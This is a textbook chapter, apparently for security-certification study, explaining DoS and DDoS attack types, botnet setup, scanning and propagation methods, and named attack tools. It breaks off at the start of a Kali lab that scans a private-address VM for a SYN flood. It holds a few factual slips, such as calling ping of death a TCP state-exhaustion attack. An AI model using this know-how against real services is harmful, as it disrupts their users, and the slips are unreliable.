Chapter 10: Denial-of-Services

Technology Brief

This chapter, "Denial-of-Service" is focused on DoS and Distributed Denial-of-Service (DDOS) attacks. This chapter will cover understanding of different DoS and DDoS attack, attacking techniques, Concept of Botnets, attacking tools, and their countermeasures and strategies used to defend against these attacks.

DoS/DDoS Concepts

Denial of Service (DoS)

Denial-of-Service (DoS) is a type of attack in which service offered by a system or a network is denied. Services may either be denied, reduced the functionality or prevent the access to the resources even to the legitimate users. There are several techniques to perform DoS attack such as generating a large number of request to the target system for service. These large number of incoming request overload the system capacity to entertain resulting denial of service.



Botnets
Zombies or Botnets attempting DoS attack.
Attacker controls the Zombies
Attacker
Target Server
Zombies

Figure 10-01 Denial-of-Service Attack

Common Symptoms of DoS attack are: -

- Slow performance
- Increase in spam emails
- Unavailability of a resource

- Loss of access to a website
- Disconnection of a wireless or wired internet connection
- Denial of access to any internet services.

Distributed Denial of Service (DDoS)

Similar to the Denial-of-service in which an attacker is attempting to a DoS attack, In Distributed DoS attack, multiple compromised systems are involved to attack a target causing a denial of service. Botnets are used for DDoS attack.

How Distributed Denial of Service Attacks Work

Normally an establishment of a connection consists of some step in which a user sends a request to a server to authenticate it. The server returns with the authentication approval. Requesting user acknowledges this approval, and then the connection is established and is allowed onto the server.

In the process of Denial of service attack, the attacker sends several authentication requests to the server. These requests have fake return addresses, so the server can't find a user to send the authentication approval. This authentication process waits for a certain time to close the session. The server typically waits more than a minute, before closing the session. The attacker is continuously sending requests causing a number of open connections on the server resulting in the denial of service.

DoS/DDoS Attack Techniques

Basic Categories of DoS/DDoS Attacks

Volumetric Attacks

Denial of Service attack performed by sending a high amount of traffic towards the target. Volumetric Attacks are focused on overloading the bandwidth consumption capability. These volumetric attacks are attempted with the intention to slow down the performance, degradation of services. Typically, these attacks are consuming bandwidth in hundreds of Gbps of bandwidth.

Fragmentation Attacks

DoS Fragmentation attacks are the attacks which fragment the IP datagram into multiple smaller size packet. This fragmented packet requires reassembly at the destination which requires resources of routers. Fragmentation attacks are of the following two types: -

1. UDP and ICMP fragmentation attacks
2. TCP fragmentation attacks

TCP-State-Exhaustion Attacks

TCP State-Exhaustion Attacks are focused on web servers, firewalls, load balancers and other infrastructure components to disrupt connections by consuming the connection state tables. TCP State-Exhaustion attacks results in exhausting their finite number of concurrent connections the target device can support. The most common state-exhaustion attack is ping of death.

Application Layer Attacks

An application layer DDoS attack is also called layer 7 DDoS attack. Application level DoS attack is a form of DDoS attack which focused the application layer of the OSI model resulting in the denial of degradation of service. The application level attack overloads the particular service or features of a website or application with the intention of denial or unavailability.

DoS/DDoS Attack Techniques

Bandwidth Attacks

Bandwidth attack requires multiple sources to generate a request to overload the target. DoS attack using a single machine is not capable of generating enough requests which can overwhelm the service. The distributed-dos attack is a very effective technique to flood requests towards a target using the Distributed attack.




Figure 10-02 Before DDoS bandwidth attack

As we know, Zombies are the compromised system which is controlled by the master computer (attacker) or controlling zombies through handler provide support to initiate a DDoS attack. Botnets, defined later in this chapter, are also used to perform DDoS attacks by flooding ICMP Echo packet in a network. The goal of Bandwidth attack is to consume the bandwidth completely; no bandwidth is left even for legitimate use.



Botnets
Legitimate Traffic
Zombies or Botnets attempting DDoS attack.
Bandwidth completely consumed by DDoS attack. No place for legitimate traffic
Target Server
Zombies

Figure 10-03 After DDoS bandwidth attack

By comparing the above figures, you will understand how Distributed-Denial-of-Service attack works and by consuming the entire bandwidth legitimate traffic is denied.

Service Request Floods

Service Request Flood is a DoS attack in which attacker flood the request towards a service such as Web application or Web server until all the service is overloaded. When a legitimate user attempts to initiate a connection, it will be denied because of repeated TCP connection by the attacker consumed all resources to the point of exhaustion.

SYN Attack / Flooding

SYN Attack or SYN Flooding exploits the three-way handshaking. The attacker, by sending a lot of SYN request to a target server with the intention of tying up a system. This SYN request has a fake source IP address which could not found the victim. Victim waits for the acknowledgment from the IP address but there will be no response as the source address of incoming SYN request was fake. This waiting period ties up a connection "listen to queue" to the system because the system will not receive an ACK. An incomplete connection can be tied up for 75 seconds.



SYN Packet with Actual Source IP address 192.168.0.1
SYN / ACK
ACK
User
IP : 192.168.0.1
Three-Way Handshaking
Target Server
SYN Flooding
SYN
Bogus Source IP address 10.0.0.1
SYN / ACK
SYN
Bogus Source IP address 10.0.0.2
SYN / ACK
SYN
Bogus Source IP address 10.0.0.3
SYN / ACK
Attacker
IP : 192.168.0.1
Open Connections waiting for Ack Packets from Spoofed IP addresses. When number of open connection exceeds to maximum, causes denial of service.
Target Server

Figure 10-04 SYN Flooding

ICMP Flood Attack

Internet Control Message Protocol (ICMP) is the type of attack in which attacker attacks using ICMP request. ICMP is a supporting protocol used by network devices to operation information, errors and indications. These request and their responses consume resources of the network device. Thus, by flooding ICMP request without waiting for response overwhelm the resources of the device.

Peer-to-Peer Attacks

A peer-to-peer DDoS attack exploits bugs in peer-to-peer servers or peering technology using Direct Connect (DC++) protocol to execute a DDoS attack. Most Peers to Peer networks is on the DC++ client. Each client DC++ based network is listed in network hub. Once it is compromised, it becomes easy for an attacker. Peer to peer networks is deployed among a large number of hosts. One or more malicious hosts in a peer to peer network can perform the DDoS attack. DoS or DDoS attacks may have different levels of influence base on various Peer to Peer network topologies. By exploiting huge amount of distributed hosts, an attacker can easily launch the DDoS attack to the target.

Permanent Denial-of-Service Attack

The permanent Denial-of-Service attack is the DoS attack which instead of focusing on denial of services, focused on hardware sabotage. Affected hardware by PDoS attack is damaged requiring replacement or reinstallation of hardware. PDoS is performed by a method known as "***Phlashing***" that causes irreversible damage to the hardware, or "***Bricking a system***" by sending fraudulent hardware updates. Once this malicious code is executed accidentally by the victim, it executes.

Application Level Flood Attacks

Application level attacks are focused on Application layer targeting the application server or client computer running applications. Attacker finds the fault and flaws in an application or operating system and exploits the vulnerability to bypass the access control gaining complete privileged control over the application, system or network.

Distributed Reflection Denial of Service (DRDoS)

Distributed Reflection Denial of Service attack is the type of DoS attack in which intermediary and Secondary victims are also involved in the process of launching a DoS attack. Attacker sends requests to the intermediary victim which redirect the traffic towards the Secondary victim. Secondary victim redirects the traffic toward the target. Involvement of intermediary and secondary victim is for spoofing the attack.

Botnets



These Botnets are controlled by Command & Control owned by the Attacker. C&C sends instruction to perform task (attack) to the target system
Command & Control
Zombies
Target
Attacker
Victim
Attacker Compromises Victims to make Bot, which compromise other system to create Botnets.

Figure 10-05 Typical Botnet Setup

Botnets are used for continuously performing a task. These malicious botnets gain access to the systems using malicious script and codes, it alerts the master computer when the system is controlled by the botnet. Through this master computer, an attacker can control the system and issue requests to attempt a DoS attack.

Botnet Setup

The Botnet is typically set up by installation a bot on Victim by using Trojan Horse. Trojan Horse carries bot as payload which is forwarded to the victim by using phishing or redirecting to either a malicious website or a compromised legitimate website. Once this Trojan is executed, the victim will be infected and get in control by the Handler, waiting for the instruction from Command and Control (CandC). Handler is the Bot Command and Control which sends an instruction to these infected systems (Bots) to attempt an attack on a primary target.

Scanning Vulnerable Machines

There are Several techniques used for scanning vulnerable machines including Random, Hit-list, Topological, Subnet, and Permutation scanning. A brief description of these scanning methods is shown below: -

Scanning Method	Description
Random Scanning Technique	Infected machine probes IP addresses randomly form IP address space and scan them for vulnerability. When it found a vulnerable machine, it breaks into it and infects it with the script used to infect itself. Random scanning technique spread the infection very quickly as it compromises a large number of the host.
Hit-List Scanning Technique	The attacker first collects the information about a large number of potentially vulnerable machines to create a Hit-list. Using this technique, the attacker finds the vulnerable machine and infect it. Once a machine is infected, the list is divided by assigning half of the list to the newly compromised system. The scanning process in Hit-list scanning runs simultaneously. This technique is used to ensure the spreading and installation of malicious code in a short period.
Topological Scanning Technique	Topological Scanning gathers information from the infected system to find another vulnerable target. Initially compromised machine searches a URL from disk, it is going to infect and check for vulnerability. As these URLs are valid, the accuracy of this technique is extremely good.
Subnet Scanning Technique	This technique is used to attempt scanning behind a firewall where the compromised host is scanning for the vulnerable targets in its own local network. This technique is used for forming an army of a large number of zombies in a short time.
Permutation Scanning	Permutation scanning uses Pseudorandom permutation. In this technique, infected machines share Pseudorandom

Technique	permutation of IP addresses. If Scanning detects an already infected system by either hit-list scanning or another method, it starts scanning from the next IP in the list. If scanning detects an already infected system by permutation list, it starts scanning from a random point in permutation list.

Table 10-01 Scanning Methods for finding Vulnerable machines

Propagation of Malicious Codes

There are three most commonly used malicious code propagation methods including Central, Back-chaining and Autonomous propagation.

Central Source Propagation

Central Source propagation requires central source where attack toolkit is installed. When an attacker exploits the vulnerable machine, it opens the connection on infected system listening for file transfer. Then, the toolkit is copied from the central source. This Toolkit is installed automatically after transferring from Central Source. This toolkit is used for initiating further attacks. File transferring mechanism that is used for transferring Malicious code (toolkit) is normally, HTTP, FTP, or RPC.




Figure 10-06 Central Source Propagation

Back-Chaining Propagation

Back-Chaining propagation requires attack toolkit installed on attacker's machine. When an attacker exploits the vulnerable machine; it opens the connection on infected system listening for file transfer. Then, the toolkit is copied from the attacker. Once toolkit is installed on the infected system, it will search for other vulnerable system and the process continuous.




Figure 10-07 Back-Channing Propagation

Autonomous Propagation

In the process of Autonomous propagation, the attacker exploits and send malicious code to the vulnerable system. The toolkit is installed and search for other vulnerable systems. Unlike Central Source Propagation, it does not require any Central Source or planting toolkit on own system.




Figure 10-08 Autonomous Propagation

Botnet Trojan

- Blackshades NET
- Cythosia Botnet and Andromeda Bot
- PlugBot

DoS/DDoS Attack Tools

Pandora DDoS Bot Toolkit

Pandora DDoS Toolkit is developed by Russian individual 'Sokol' who also developed Dirt Jumper Toolkit. Pandora DDoS Toolkit can generate five types of attacks including infrastructure and Application layer attacks: -

1. HHTP min
2. HHTP Download
3. HTTP Combo
4. Socket Connect
5. Max Flood

Other DDoS Attack tools

- Derail
- HOIC
- DoS HTTP
- BanglaDos

DoS and DDoS Attack Tool for Mobile


- AnDOSid
- Low Orbit Ion Cannon (LOIC)

Lab 10-1: SYN Flooding Attack using Metasploit

Case Study: In this lab, we are using Kali Linux for SYN Flood attack on Windows 7 machine (10.10.50.202) using Metasploit Framework. We also use Wireshark filter to check the packets on victim's machine.

Procedure:

1. Open Kali Linux Terminal
2. Type the command "**nmap –p 21 10.10.50.202**" to scan for port 21.




```
root@kali:~# nmap -p 21 10.10.50.202

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-07 06:12 EDT
Nmap scan report for 10.10.50.202
Host is up (0.00038s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 00:0C:29:20:C4:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~# 
```

Figure 10-09 Port Scanning

Port 21 is open, filtered.

3. Type the command “**msfconsole**” to launch a Metasploit framework

root@kali:~#**msfconsole**



```
